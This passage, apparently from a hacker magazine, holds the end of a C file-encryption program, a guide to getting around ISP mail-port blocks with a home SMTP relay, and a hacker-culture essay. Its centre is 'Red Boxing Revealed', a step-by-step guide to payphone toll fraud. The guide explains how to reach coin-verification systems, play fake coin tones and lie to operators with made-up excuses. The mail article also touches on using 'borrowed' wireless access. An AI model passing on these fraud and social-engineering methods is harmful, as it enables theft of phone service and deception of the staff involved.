   L llof;                             /* initialize the file length variable */
   L lrnd;                               /* initialize the lookup table value */
   FILE *ebuf;                         /* get next available DOS file handle */
   U _far *uvadr = 0;                                  /* video display pointer */
   I int1[58];                         /* allocate filename sort index array */
   L lnt2[58];                        /* allocate filename sort lookup array */
   I istk[58];                         /* allocate filename sort stack array */

   if (argc == 1) {                          /* a command line was not supplied */
      strcpy(cmsg, "Usage:  CCRP(v4.3)  filename  [/e /d]  [key1  key2  ....]");
      ifn_msgs(cmsg, 4, 24, 79, 0, 1);     /* display usage message and exit */
   }
   if (argc < 4 || argc > 15) {       /* no. of seed keys should be one to 12 */
      ifn_msgs("Invalid number of parameters", 4, 24, 79, 1, 1);
   }                                  /* display error message [above] and exit */
   if (argv[2][0] != '/') {             /* slash preceding opcode param missing */
      ifn_msgs("Invalid operation parameter", 4, 24, 79, 1, 1);
   }                                  /* display error message [above] and exit */
   strupr(argv[1]);                          /* uppercase the target filename */
   strupr(argv[2]);                           /* uppercase the operation code */
   if (strchr("ED", argv[2][1]) == NULL) {        /* invalid opcode parameter */
      ifn_msgs("Invalid operation parameter", 4, 24, 79, 1, 1);
   }                                  /* display error message [above] and exit */
   idot = strcspn(argv[1], "."); /* position of filename extension separator */
   ilen = strlen(argv[1]);                     /* length of target filename */
   if (idot == 0 || idot > 8 || ilen - idot > 4) {         /* filename is bad */
      ifn_msgs("Invalid filename", 4, 24, 79, 1, 1);      /* filename is bad */
   }                                  /* display error message [above] and exit */
   if (idot < ilen) {                   /* filename extension separator found! */
      if (strcspn(argv[1] + idot + 1, ".") < ilen - idot - 1) {
         ifn_msgs("Invalid filename", 4, 24, 79, 1, 1);/* 2nd '.' was found! */
      }                               /* display error message [above] and exit */
      if (idot == ilen - 1) {        /* extension separator at end of filename */
         ilen--;                       /* decrement length of target filename */
         argv[1][ilen] = '\ 0';         /* decrement length of target filename */
      }
   }
   ebuf = fopen(argv[1], "rb+");                     /* open the selected file */
   llof = filelength(fileno(ebuf));             /* get length of selected file */
   if (ebuf == NULL || llof == -1L || llof == 0) { /* length=0 or call failed */
      fclose(ebuf);                              /* close the selected file */
      remove(argv[1]);                          /* kill the zero-length file */
      strcpy(cmsg, argv[1]);                     /* copy filename to message */
```

```
      strcat(cmsg, " not found");              /* add "not found" to message */
      ifn_msgs(cmsg, 4, 24, 79, 1, 1);           /* display message and exit */
   }
   iopr = argv[2][1] - 68;                   /* opcode (1=encrypt, 0=decrypt) */
   if (iopr == 1) {                           /* this is the encrypt operation */
      ibeg = 3;                                /* set the loop-begin variable */
      iend = argc;                            /* set the loop-ending variable */
      incr = 1;                              /* set the loop-increment variable */
   }  else {                                     /* this is the decrypt operation */
      ibeg = argc - 1;                         /* set the loop-begin variable */
      iend = 2;                               /* set the loop-ending variable */
      incr = -1;                             /* set the loop-increment variable */
   }
   for (indx = ibeg; indx != iend; indx += incr) { /* loop thru #of seed keys */
      lrnd = atol(argv[indx]) % (L)1048576;     /* get lookup table seed key */
      for (idx2 = 0; idx2 < iwrd; idx2++) {    /* loop through array elements */
         int1[idx2] = idx2;              /* offsets from current byte offset */
         lrnd = ltable(lrnd);             /* get the next lookup table value */
         lnt2[idx2] = lrnd;                /* put lookup value to sort array */
      }
      ifn_sort(int1, lnt2, istk, iwrd - 1);             /* sort lookup array */
      for (idx2 = 0; idx2 < iwrd; idx2++) {       /* loop thru filename chars */
         cwrx[int1[idx2]] = cwrd[idx2];
      }                         /* shuffle bytes in valid filename chars [above] */
      lrnd = atol(argv[indx]) % (L)1048576;     /* get lookup table seed key */
      for (idx2 = 0; idx2 < ilen; idx2++) {       /* loop thru filename chars */
         cchr = strchr(cwrx, argv[1][idx2]);      /* filename char. position */
         if (cchr == NULL) {               /* character not found in filename */
            ifn_msgs("Invalid character in filename", 4, 24, 79, 1, 1);
         }                            /* display error message [above] and exit */
         lrnd = (lrnd + (cchr - cwrx + 1)) % (L)1048576;/* add value to seed */
         lrnd = ltable(lrnd);                /* reiterate value of seed key */
      }
      if (iopr == 1) {                           /* encrypt operation specified */
         ifn_msgs("Encrypting layer", 4, 24, 79, 0, 0);      /* encrypt msg. */
      }  else {                                  /* decrypt operation specified */
         ifn_msgs("Decrypting layer", 4, 24, 79, 0, 0);      /* decrypt msg. */
      }
      itoa(indx - 2, cmsg, 10);                  /* convert 'indx' to string */
      ifn_msgs(cmsg, -21, 24, 79, 0, 0);        /* show layer number message */
      ifn_cryp(ibuf, ebuf, iopr, llof, lrnd);          /* encrypt or decrypt */
   }
   ifn_msgs("Translation complete", 4, 24, 79, 0, 1);
}

V ifn_cryp(U ibuf, FILE *ebuf, I iopr, L llof, L lrnd) {   /* encrypt routine */
   C cmsg[64];                           /* initialize the User message string */
   U ibit = 0;                            /* initialize the bit offset in cbuf */
   I ieof = 0;                                    /* initialize the EOF flag */
   U ilen;                           /* initialize a temporary length variable */
   U indx;                             /* initialize the for-next loop counter */
   L lbyt;                             /* initialize the file pointer variable */
   C *cbuf = (C *)malloc(2048);                /* initialize the file buffer */
   C *ctmp = (C *)malloc(2048);                /* initialize the temp buffer */
   I *int1 = (I *)malloc(3074);              /* allocate the sort index array */
   L *lnt2 = (L *)malloc(6148);          /* allocate sort lookup number array */
   I *istk = (I *)malloc(3074);              /* allocate the sort stack array */

   for (lbyt = 0; lbyt < llof; lbyt += ibuf) {    /* process in ibuf segments */
      if (llof > (L)ibuf) {                      /* so we don't divide by zero */
         ltoa(lbyt / (llof / 100), cmsg, 10);      /* convert pct. to string */
         strcat(cmsg, "%");                   /* append '%' symbol to message */
         ifn_msgs("    ", -24, 24, 79, 0, 0);    /* erase prev.complete msg. */
         ifn_msgs(cmsg, -24, 24, 79, 0, 0);      /* show pct. completed msg. */
      }
      if (lbyt + ibuf >= llof) {     /* current file pointer + ibuf spans EOF */
         ibuf = (U)(llof - lbyt);                /* reset file buffer length */
         ieof = 1;                                    /* set the EOF flag ON */
      }
      ifn_read(cbuf, lbyt, ibuf, ebuf);    /* read data into the file buffer */
      while (1) {                         /* loop to process bit groups in cbuf */
```

Continued on page 48

Red Boxing Revealed for the New Age

by Royal
anonymousroyal@gmail.com

Disclaimer: The information contained in this article is for informational purposes only. Red boxing is illegal and a form of toll fraud. I disclaim all responsibility and liability for any illegal activity based on the information contained in this article.

Red boxing is a topic in the phreaking scene that you've probably read up on many times before in various text files and articles, both online and in magazines. Because of that, you're probably not expecting much by reading yet another article on this subject. On the contrary, this article will provide you with everything you need to know about red boxing today, beyond just answering the simple question, "Can I still red box?" I'm actually going to explain how you can still do it. In this article, I will explain why red boxing is still possible and what has changed since a few years ago. I will also go over many ways of accomplishing this easy task, including a few tricks and some other advice you can use when the necessary coin prompt doesn't come on the line.

Note: A lot of the information you are about to read is based on Verizon payphones, so keep that in mind if any information seems inaccurate for payphones from other providers.

Red boxing, as most of you should already know, is a simple method of placing free calls on payphones using the tones that a payphone generates when coins are inserted. If you were unaware of this, then you should do some reading on the subject before continuing further, otherwise you may not understand the information in this article. For those of you who have already read the many text files and articles out there, you may recall some of the more recent ones claiming that red boxing is either obsolete or can still be accomplished but with certain limitations. Regardless of what you may have read, the truth is that it is still possible today.

What Makes Red Boxing Possible

Think back to the "good ol' days" when red boxing was a fad in the phreaking scene. Everyone had their modified tone dialer, microcassette recorder, or other form of red box device at the ready, dialing away at the nearest payphone. But think about what they were waiting for on the line; you may be missing the key to what made it all possible. You can't start playing your tones at any given time; you first need to know the rate of the call. Soon after dialing the number, the automated prompt for the amount to deposit came on the line, which is also the system that verifies your coins by listening for the tones that the payphone, or your red box, plays down the line: the Automated Coin Toll System (ACTS). In other cases, a live operator would come on the line instead, but you'd still be asked for the amount to deposit. Even with the operator on the line, ACTS was there as well, so red boxing was still an option as long as the operator didn't suspect toll fraud. Now that we've covered the main thing that makes red boxing possible, let's go over why some people question its plausibility.

The Cause of the Confusion

Until a few years ago, getting ACTS on the line was simple. All you had to do was dial a long distance number and wait to be prompted for the amount to deposit by either an automated ACTS prompt or a live operator. In both cases, it was very simple and anybody could do it as long as they had a red box to play the necessary tones. The reason that this was so easy was because during this time, all long distance calls by coin were handled by AT&T throughout the country, and therefore you would get their ACTS on the line whenever you dialed a long distance number. Unfortunately, things changed with time.

According to their news release on June 5, 2002, (http://www.att.com/news/2002/06/05-10539), AT&T began phasing out their ACTS as the months went by, starting with the states that had the most coin long distance calling. During this time, as long as the payphone you were using wasn't phased out yet, a recorded message would come on the line before your call was completed and tell you that the payphone you were using would soon no longer accept coins for AT&T long distance calls, suggesting the use of a prepaid calling card or other payment method as a substitute. Sure enough this eventually happened.

Now without AT&T's ACTS in place, long distance calls by coin have to be handled differently. So if you dial a long distance number on a payphone

that formally gave you the automated ACTS prompt or an AT&T operator requesting coins, you will instead get routed to an intercept (an error message), or be prompted for coins from the payphone itself. Once people started getting this instead of the AT&T prompt they were used to, many jumped to conclusions and claimed red boxing as obsolete. Other people claimed that red boxing is only possible through a live operator. However, like I said before, red boxing is still possible and using a live operator is not always necessary.

How It's Still Possible

So how can you still red box? In order to answer that question, I first need to go over LATAs. In case you're not familiar with that term, LATA stands for Local Access and Transport Area. LATAs are geographic areas that dictate how far an Incumbent Local Exchange Carrier (ILEC), a carrier such as Verizon or SBC, can route calls. If a call stays inside of a LATA, it is an intra-LATA call. Also, if an intra-LATA call goes beyond a local calling area, it is called a regional toll call (also sometimes referred to as "local toll"). Calls that are placed between LATAs are inter-LATA and handled by an Interexchange Carrier (IXC), otherwise known as a long distance carrier. Did you get all of that? Good, then let's continue.

AT&T indeed got rid of their ACTS, making red boxing long distance calls a thing of the past. However, many ILECs still have their own in place, namely Verizon, SBC, and Qwest. Since the ILEC is the carrier running the ACTS you're trying to get on the line, all of your calls usually need to be intra-LATA. There are different ways you can get ACTS on the line and in some cases you are limited to where you can call in the LATA.

Types of Payphones

It's very important to get familiar with the different types of payphones in order to know which ones you're able to red box from. In fact, with the newer technology implemented in more payphones now, you may also need to know how to red box them. There are four types of payphones that I am going to go over: BOCOTs, COCOTs, Hybrids, and Half Breeds.

Bell owned and operated payphones are usually the only ones that use network control signaling to communicate with ACTS. Therefore, these are the ones you normally want to look for if you want to go red boxing. Your area's ILEC is always the provider, and its logo should always be shown somewhere on these payphones, making them easy to point out. The three types of Bell operated payphones that I'll go over are BOCOTs, Hybrids, and Half Breeds. One thing to note is that a BOCOT can refer to any of these three payphones, but herein I'll be using this term specifically for the ones that do not have firmware programmed in them. Now that I've made that clear, let's continue.

BOCOT stands for Bell Owned Coin Operated Telephone. This payphone is very standard and does not have any firmware programmed in it to interfere with what you dial. In a lot of areas, these were the original payphones introduced before newer technology came out. You should be able to tell if you're on one of these phones when you dial; there won't be any internal recordings or modem dialing after you dial a phone number. You should also be able to break the dial tone by tapping the switch hook. For all of these reasons, this is the payphone that should give you the least amount of trouble when using your red box.

COCOT stands for Customer Owned Coin Operated Telephone. This type of payphone rarely uses network control signaling or supports ACTS, at least in the U.S. There are many types of this payphone used by different providers. The logo, if shown, should represent a Competitive Local Exchange Carrier (CLEC), which is simply a carrier that competes with an ILEC. Firmware in the phone determines rates, verifies coin payment, and routes calls using an internal modem. In this common case, red boxing is not an option. In rare circumstances, a COCOT may use network control signaling to communicate with ACTS, and possibly also lack firmware, making red boxing possible.

Hybrids are Bell-operated payphones like BOCOTs. These are usually the same phone and look identical. The difference is that these have firmware in them. When dialing phone numbers, or even the local operator with 0, the firmware usually kicks in and dials the number for you using an internal modem. The problem with this is that what you dial and what the modem dials can be two different things. For example, on Verizon Hybrids, dialing 0 for the local operator will cause the modem to dial Verizon Select Services' Carrier Access Code (CAC) plus a zero, in the format 101-XXXX-0. This brings you to a long distance CLEC operator, instead of the local operator you were supposed to reach. A CLEC operator surely isn't going to do coin verification, so there's no point in whipping out your red box.

As for Half Breeds, they're even worse than Hybrids because they look and operate more like a COCOT, which means more firmware to ruin your day. As you can imagine, these phones are a nuisance in many ways.

On with the Red Boxing!

Time to get into what you've all been waiting for: the red boxing! Here I'll be showing you every method I know to get ACTS on the line.

First of all, in order to be able to red box, you must be in the territory of an ILEC that supports ACTS. The only ILECs I know that do this are Verizon, SBC, and Qwest, although there could be others that I'm unaware of. If you're unsure whether or not your ILEC supports ACTS, you can simply try these methods to know for sure. There are also areas that

use the ACTS from a different ILEC. For example, Connecticut is in SNET (Southern New England Telephone) territory, yet some of the payphones there give you a Verizon ACTS prompt when you dial a regional toll number. If you still find yourself unable to red box, you may need to be in a different area.

As I explained earlier, all calls usually have to be intra-LATA since the ILECs are the only carriers supporting ACTS now. However, as you may already know, most direct dialed local calls are usually verified by a ground test, meaning that you must deposit the money before you finish dialing the number in order for the test to pass. That leaves only one other kind of call: regional toll. These calls always require you to press 1 before the number, since there is indeed a regional "toll" for the call. Direct dialing a regional toll number should bring you to an ACTS prompt most of the time, and it's the easiest way of getting one on the line so you can start using your red box. Unfortunately, the regional toll method leaves out calls in your local calling area, and there are going to be times when you need to place a local call. Have no fear though, there are still a few ways that you can red box locally.

Another way to get an automated ACTS prompt is through directory assistance, so this method will obviously limit you to listed phone numbers. To do this, pick up the phone and dial 411. Here in Massachusetts where I live, directory assistance is free of charge. However in all other areas there will be a small fee. If you live in one of these areas, ACTS will prompt you for an amount to deposit. At this point, you can use your red box to "pay" the necessary amount. If you don't want to use your red box, you may also try tapping the switch hook very quickly, which is a trick that usually only works on regular BOCOTs, but this is not guaranteed. If you're on a Hybrid or Half Breed, the firmware in the phone may keep the line on hook for a longer period of time and instead disconnect the call, though this is not always the case. The reason that this trick sometimes works is because tapping the switch hook signals the operator to come on the line. But in this case the operator would specifically be the directory assistance operator. Pretty clever eh? Once you get directory assistance on the line, look up the number you're trying to call. This can be either a local or regional toll number. The operator will then put on the recording that announces the phone number. During or after this recording, you should be asked if you want to place a call to this number for an additional fee. Choose to do so by coin deposit, then wait for the ACTS prompt to come on the line. Voila! Now you're all set to start red boxing the call.

Wouldn't it be great if you could simply dial a local number direct and still be able to red box the call? Well, guess what? You can! In some cases, dialing a cell phone number will bring you to an ACTS prompt, even if it's a local number. I know for sure that this works in Verizon territory. To try this, pick up the phone and dial 0 plus the area code and seven digit cell phone number in the format 0 + NPA-NXX-XXXX. You should get the ACTS prompt on the line afterwards. If you do not, you may want to try dialing in one of these two other formats: NPA-NXX-XXXX or 1-NPA-NXX-XXXX. If those also fail, there are three possible reasons. One reason could simply be that the ILEC doesn't support ACTS with these particular dialing methods. The second reason could center around the cell phone's carrier. In Verizon territory, if the cell phone you are calling isn't with Verizon Wireless, you will not be prompted by ACTS. The same could be true for other ILECs and their wireless carriers. The last reason could be because of the particular type of payphone you are using. Remember what I told you about Hybrids and Half Breeds? Well, if you're on one of those phones, the firmware is most likely interfering with what you're trying to dial. I'll be explaining how to deal with these types of payphones a little later on.

One interesting thing about this method of red boxing is that the call may sometimes be unlimited, meaning that you can stay connected to your party indefinitely. This may only be for local calls though, because when the call is local ACTS usually prompts you for 50 cents, which is often the amount for a direct dialed local call when the money is verified by a ground test.

Very recently during HOPE Number Six, I found out that you can reach ACTS by dialing a long distance number! You heard that right, you can red box long distance calls! In New York City, which is in Verizon territory, you'll get an automated Verizon ACTS prompt for $1.05 after dialing any inter-LATA number in the U.S. International calls are excluded from this, so you'll have to make sure that you always dial domestically. A few friends and I developed a theory that Verizon may be experimenting with their ACTS and slowly implementing it for long distance use. This may have something to do with the recent Verizon/MCI merge, which gives Verizon an IXC to work with, possibly for coin long distance calls supported by ACTS as well. This could be big news if red boxing long distance makes a return. All we can do is wait and see.

That's all for ways of getting an automated ACTS prompt. Now for using live operators. Only your local operator can do coin verification. Getting one on the line is as easy as dialing 0. Once you have the operator on the line, you simply give her the local or regional toll number you want to call and tell her you're paying with coins. The operator will then tell you to deposit the money. You can now go ahead and start playing your red box tones, being careful not to make any other noises that could make the operator suspect toll fraud. If that happens, hang up and retry. Once all of your "coins" have been verified, the operator will complete your call. There may

be times when the operator will give you a hard time, telling you to direct dial the call yourself. If this happens, you may want to try making up an excuse for needing the operator to place the call for you, such as the keypad being broken, or being handicapped and incapable of dialing yourself. This all sounds pretty easy, right? Well, it can get even easier!

In Qwest territory, you can use directory assistance to get an operator on the line as well. Only in this case, there's less likely a chance of the operator refusing to complete your call. To do this, dial 411 and look up any listed number. After the number plays, choose to pay by coin and wait for the ACTS prompt to come on. This time, let the recording play and repeat itself until you get another operator on the line (quickly flash hooking may also be useful here). Once the new operator comes on, he or she will ask you for the amount to deposit. At this point, ask the operator what number you are calling, sounding very confused. When he or she tells you the number, explain to the operator that this is not the number you were trying to call. You should be asked for the number you're calling now, so go ahead and give it up. When you're asked for the amount to deposit, go ahead and start red boxing. Since the first phone number and rate were already known, and you were already going to place a call with coins, your call should be completed with no questions asked. I am unaware if this trick works outside of Qwest territory, so give it a try elsewhere if you want to find out.

You know how dialing 0 plus the number you want to call gives you other billing options such as collect, third party, person-to-person, calling card, and credit card? Well, sometimes when you talk to someone live, it's a real operator that can do coin verification! To see if this will work for you, simply dial 0 and the number you are calling in the format 0 + NPA-NXX-XXXX. If you are brought to an automated system telling you your billing options, choose to talk to a live operator. Next, tell the operator that you want to pay for the call with coins. If the operator asks you for the amount to deposit, you're all set to red box the call. If not, chances are you're out of luck.

I'm not done yet: here's one last method of getting an operator on the line. This one involves using the 555 exchange. I know this works in Verizon territory, but am unsure if it works anywhere else. Pick up the phone and dial an unassigned number in exchange 555, in the format 1-NPA-555-XXXX. In a few moments, an operator may come on the line. If you don't get an operator, or if the operator tried placing the call before you could speak, hang up and redial. If the operator does come on, he or she may sound confused or ask if you're calling a cell phone. You need to talk quickly before the operator tries to place this invalid call! Explain to him or her that the 555 number is incorrect and you're calling a different number. Half of the time you will be told to hang up and redial. However, if you are asked for the number you want to call, go ahead and give it up. Now you'll be asked for the amount to deposit and you can red box away.

Dealing with Hybrids and Half Breeds

Hybrids and Half Breeds can prevent you from being able to do a lot of things. Some of these things include calling the local operator when you dial 0, getting an ACTS prompt when dialing 0 plus a cell phone number, and even flash hooking properly. Unfortunately, I don't have the time to include all of the methods of bypassing firmware on these phones. What I will go over is a specific kind of firmware bypassing technique that takes advantage of Vertical Service Codes (VSCs). VSCs are customer dialed codes preceded by a star (*), or 11 if you have a rotary phone, that access services provided by a local or long distance carrier. *69 Call Return, a service that lets you call back the last party who called you, is one of the better known VSCs. The three that you can use on Hybrids (not Half Breeds) are *67, *82, and *58. In case you aren't familiar with these codes, *67 is for blocking your Caller ID, *82 is for unblocking your Caller ID, and *58 is for preventing other stations on a Multibutton Key Set (MBKS) on ISDN from accessing your call. When using these, you have to dial them in the style for rotary phones, meaning that you precede them with 11 instead of * because the firmware in the Hybrids prevent that touch tone from reaching the dial tone. So you'll actually be dialing 1167, 1182, or 1158.

To use these VSCs, pick up the phone and dial one of them. If you dial 1167 or 1182, you'll hear a stutter dial tone. If you dial 1158, the dial tone will drop, some clicking will sound, and then your dial tone will eventually be returned. 1158 in particular is very strange and I have yet to understand why it does this, especially considering it's for ISDN. Once you have dialed one of the VSCs, the firmware in the Hybrid will no longer interfere. From here, you can go ahead and dial what you would have normally been prevented from accessing, such as the local operator by dialing 0. Unfortunately these codes don't work everywhere, so if they all fail, try another location. 1158 in particular seems to work more often in major cities like Boston or New York City for some reason, so try it in those areas as well. As for Half Breeds, I've never learned much about these, so I don't know of any ways around their firmware. Sorry.

Other Tricks and Advice

There is one really cool thing you can do with Verizon's ACTS that I should share. When you get to the automated ACTS prompt, you can continue to red box in more "money" past the maximum amount necessary for the call! This can be done indefinitely; just keep playing the tones to get more and more

"money" credited to your call. The more "money" you add up, the longer your call will be before you get another ACTS prompt. As far as I know, this is only possible through Verizon. For fun, you could actually red box in $100 worth of tones to hear it say "Thank you, you have one hundred dollars credit towards overtime." Of course, Verizon would be pretty suspicious if they saw such a large amount of money spent on an ACTS call in their records.

As for issues you might be having, there's no need for me to go over the common details of why your red box might not be working. That information is already freely available online. Play your tones louder or softer. Try re-recording them to get rid of distortion. Move your red box closer or further away from the mouthpiece of the payphone. Try soldering on a better crystal in your tone dialer. It should all be common sense to you by now after all these years. However, there is something I want to go over about certain payphones. Some of them have their own ways of preventing red boxing. Let me explain.

There are some payphones that actually filter out the red box frequency from being played through the mouthpiece. You can actually hear the phone click as it blocks these tones every time you play them. When you're having trouble red boxing a call, and common problems like the ones above aren't the issue, this just may be what's causing the trouble. If you're still not sure, go to another payphone and try red boxing that one. If it works, it was probably the first payphone filtering out that frequency. There is nothing you can do about this other than use another payphone. Sure, you could attempt to take the phone apart or beige box onto the physical line somewhere, but who really wants to bother doing all of that just to make a payphone call? Getting inside the phone usually isn't an option anyway considering how well locked and secured they are. Sometimes you just have to accept when you're beat.

So now you know for certain that red boxing isn't dead yet. I've answered the question "Can I still red box?" and gone beyond by giving you all the known methods of pulling it off. What more could you ask for? Hopefully now I've answered every question you could possibly have. Happy red boxing... and happy trails!

Shouts: av1d, I-baLL, decoder, greyarea, Lucky225, Natas, WhiteSword, licutis, Not Theory, Cesssnaa, Lowtec, x64, kurced, Doug from Doug TV, Athnex, Majestic, BlakeOPS, Murd0c, accident, Tim, LamerJoe, Elf, Boston 2600.

How to Get Around Cable/DSL Lockdowns

by Pirho

Raise your hand, all of you that have a cable or DSL modem. Now how many of you have email accounts with your cable/DSL provider? Now how many of you have tried to use your email account to send out without being on the cable/DSL network?

OK, put your hands down.

I am going to fill you in on a little secret. The cable and DSL companies all have locked down their outgoing SMTP access so you can't send out mail with any other company's account other than their own. Many a time I am out in the field and I need to hook into a company's LAN and use their Internet access to send out mail only to be frustrated because my ISP has locked out port 25 to everyone who isn't on their network.

Well I got so frustrated I finally decided to take matters into my own hands. But first a word from our legal team. Everything that I am about to explain is for informational purposes only and should not be attempted or duplicated as it may very well be a violation of your TOS with your ISP. In other words, don't try this at home!

OK, here we go.

The company that I work for has a Microsoft exchange server that I obviously have an account on (I should, I built it). But I never want to use the exchange servers to do my SMTP relay because I know that my company not only monitors the email traffic for spam and viruses but also captures every scrap of mail that comes in and out of the exchange server. The last thing I want is someone reading my emails.

We also have a separate piece of hardware known as a Barracuda Spam Firewall which allows us to filter out the spam and any virus that tries to come in through email. I also know that the Barracuda tags the outbound emails with a stupid signature that gives a legal disclaimer with my company's address and information, so I don't want to use that.

So what's a person to do? Simple, build your

our SMTP server and use that to relay your messages. Here how to do it:

Being that I had two computers at my apartment hooked into a cable modem using a store bought firewall/switch, I built one of them as a win 2k3 box. Since it's a true server now, I have the ability of installing IIS 6.0 on it. Since IIS is more then just a web server, it has the ability to install SMTP service on it. Thus allowing me to use it as an open relay.

That's when I discovered the problem. How do I lock it down? Why do you need to lock it down? Why not leave it open? Well, for starters, this is what happens when you leave an SMTP open as a relay:

```
Received: from cm218-254-88-90.hkcable.com.hk ([218.254.88.90])
by ******************************.DYNDNS.ORG with Microsoft
SMTPSVC(6.0.3790.1830); Wed, 7 Jun 2006 05:45:16 -0400
Received: from dns0.yahoo.com (dns0.yahoo.com [100.170.4.28]) by 218.254.88.90
with Microsoft SMTPSVC(5.0.2195.6824); Wed, 07 Jun 2006 10:42:39 +0100
Received: from dns0.yahoo.com (dns0.yahoo.com [187.164.152.236]) by 218.254.88.90
with Microsoft SMTPSVC(5.0.2195.6824); Wed, 07 Jun 2006 12:40:39 +0300
Received: from dns0.yahoo.com (dns0.yahoo.com [106.74.231.6]) by 218.254.88.90
with Microsoft SMTPSVC(5.0.2195.6824); Wed, 07 Jun 2006 07:41:39 -0200
Message-ID: <5475963666.949175265917000707031@yahoo.com>
X-Mailer: Microsoft Office Outlook, Build 11.0.5510
Date: Tue, 19 Jan 2092 11:14:07 +0800
From: [deleted]@yahoo.com>
Reply-To: [deleted]@yahoo.com>
To: [deleted]@yahoo.com.tw

around fundraiser, stovepipe behind bartender, and defined by ballerina are
what made America great!For example, avocado pit behind waif indicates
that around cleavage befriend bartender beyond rattlesnake.Unlike so many
widows who have made their strawberry-blonde cigar to us.But they need to
remember how inexorably submarine near pickup truck goes to sleep.
```

You get people from all over the world sending out spam to everyone else like you and me. Not only is this a terrible thing to get in your email but it can send up red flags at your ISP when hundreds of these come in a night.

What to do? Simple, now turn on authentication. By simply enabling authentication on the access tab and setting it to use Windows authentication you can now just create an account and safely send out the email without having to worry about the entire Taiwanese country sending spam out through your server.

Ok, that worked. We're all done, right? Wrong!

We need to do something about port 25 now. Remember, ISPs are blocking all traffic on port 25 that's not part of their network. So if I am over at a friend's house or using a wireless connection that I "borrowed" from someone, I need to have the ability to send out mail on a port other then 25. I need a way of fooling the ISP to allow me to send out the emails.

In IIS you can specify the ports that you want to send out on. By default it's port 25, but that does not mean you're limited to using that.

Under the default SMTP server connection you can go into the properties and you will be presented with a list of options: General, Access, Messages, Delivery, LDAP Routing, and Security.

Go into the General tab and within that page is an Advanced button. From there you have the ability to not only add and remove more virtual SMTP servers, but to edit them as well.

From here you want to change it to a port that is not going to be in use by any other application. In this case we can chose 465.

Wait! 465 - that's SSL!

Yes, it is the port that SSL is using. However you can still utilize it without having SSL configured. Just make sure after you're done to open port 465 on your firewall/router and set it to go to the inside IP address of your new server.

Wait! What about the IP address? Isn't it going to change?

Why yes it is, and this is the cool part. You make sure that whatever router you get has the ability to use dynamic DNS. Dynamic DNS is a service that works the same way regular DNS works but works in real time instead of waiting /n/ amount of time for the replication to update (usually 24 hours).

With Dynamic DNS your router will automatically update the external DNS service in real time each time your ISP renews your address. This way you never have to keep track of an IP address.

That's basically it. With some minor tweaking and a decent computer you can easily send out email with no problems and not have to be restricted by those damn cable providers any more!

Hacker Perspective

by Phillip Torrone
fill@2600.com

What's hacking? I suppose the definition that's always the easiest to explain - or start conversations with - is someone who looks at the things everyone else sees, but in a new and different way that's not immediately apparent. Sometimes this lens focuses on a cause, a project, or the desire to fight for people who can't necessarily help themselves. It's part curiosity and it's part sharing. But most of all it's human nature. It's hard to stop millions of years of evolution. We're *meant* to take things apart and figure out how they work. Sometimes these activities aren't immediately understood or they're considered criminal by some. But over and over again history has proven endless tinkering yields some of the best results.

I spend my days and nights writing how-tos on building electronics, publishing print and electronic information in an effort to reclaim part of the heritage of the country I'm a citizen of, the United States of America. We are a nation of hackers and tinkerers. Ben Franklin wasn't a president, yet he resides on the top denomination of our currency. That's how important the inventive is. You can see my work in the pages of *MAKE Magazine, Popular Science,* hardware hacking books, and lots of techie sites around the web. I think the "how-to" is one of the most powerful things anyone can create. It can change minds and influence politics. It all depends on what you're sharing....

On display at the Computer History Museum (computerhistory.org) is a blue box previously owned by Steve Wozniak, cofounder of Apple Computer. Why in the world would a piece of subversive technology made to get free phone calls be celebrated alongside Cray supercomputers? It's not the device that's so special, it's the subculture it created, which still represents what hacking and exploring technology is all about for a lot of past, present, and future hackers.

I'm here to tell you we're approaching a new age of hardware hacking that will have profound consequences on the decades ahead. Look around your home - dozens of cheap devices assembled in other parts of the world, brought to you at the lowest possible price. It's cheaper to buy something assembled than to get individual parts. Over the last ten years as the prices of gadgets and doodads dropped dramatically (you can get a digital camera for under $10 now), the ability to get information out has greatly increased on an individual level. Flawed as they are, wikis, blogs, RSS, YouTube, etc. simply do not care about secrets or nondisclosure agreements. The information on how things are made and how to bend them is getting out there. The "recipes" of how things are made, their individual components, and their secrets aren't as mysterious as they once were. Want to make that "single use" camera multi-use? Or use it as a night vision cam? No problem. A hardware hack and firmware mod later you have a cheap reusable device for just about anything (tinyurl.com/y6k3z8).

Part of this "movement" of sorts is "open source hardware," or open design. To quickly define this: open source software has and will continue to have a huge impact around the world - unpaid, loosely connected legions of developers have more strength and usually outperform any counterpart in the proprietary software arena. People who work on hardware see the same benefits possible and are bringing these practices to the world of the physical. Engineers to garage tinkerers are putting hardware under the same licenses you see with computer applications.

This isn't anything new. Ask you grandparents about their AM radios they lovingly built, maintained, and repaired. It would be unheard of to not have user serviceable parts or documentation. Recently we almost lost our way with extended warranties, tamperproof devices, and sealed hardware. It became cheaper to toss that old PDA than to repair. But now hit Google and see the hundreds of projects, parts procurements, and possibilities with that old hardware.

Companies and even governments don't exactly like people taking things apart or circumventing "protections" and here is where the subversive part comes in. Subversive usually

means "a systematic attempt to overthrow or undermine a government or political system by persons working secretly from within." Not exactly the perfect definition. After all, there aren't any secrets. It's out in the open. But even the simple act of tinkering with electronics or unlocking your cell phone is certainly working within the system to enact change.

It starts out with simple acts of rebellion; anyone can buy a CD, rip the MP3s, and play their music on any device. Why in the world can't you do that with a DVD? Companies make portable video devices and expect us all to go out and repurchase content we already own to watch it on the small screen. That's not acceptable, so what happens? Dozens of open source applications are shared and posted to rip the DVDs. This isn't piracy. The people who pirate things will always get around any protection. This is just fair use.

If you buy a cell phone and want to switch carriers (GSM), the carrier unfortunately "locks" the hardware and you'll need to purchase a new phone. Of course, the crafty individual will quickly see there are dongles, codes, and articles on hardware unlocking. It's such a common practice, everyone looks the other way.

These examples have gone on and on for years. Finally, in November of 2006, there was change. The Library of Congress approved a few copyright exemptions. Professors can legally crack the DeCSS for archival purposes, anyone can unlock their cell phone, old software can be cracked, and blind persons can unlock protected ebooks for audio readers (copyright.gov/1201/).

Not bad, but we're just getting started. We can't let up - things will change for the better. Getting the information out there - pervasive and complete - eventually makes any effort to silence the critics useless.

We're told there is nothing to worry about with RFID, that it's required for our passports and everything is going to be OK. Turns out there are major issues. It only took a couple of open hardware projects to show how easy it was to clone, even from a distance, an RFID enabled passport. A minor concession was planned - a metallic lining to protect the RFID chip from being read. It's essentially a tin foil hat, go figure. The RFID chip will be encrypted so it can only be read when it's swiped. So what's the point of using RFID? While the battle rages on anyone can build their own reader, cloner, and capturing device (cq.cx/proxmark3.pl). Code and schematics are included.

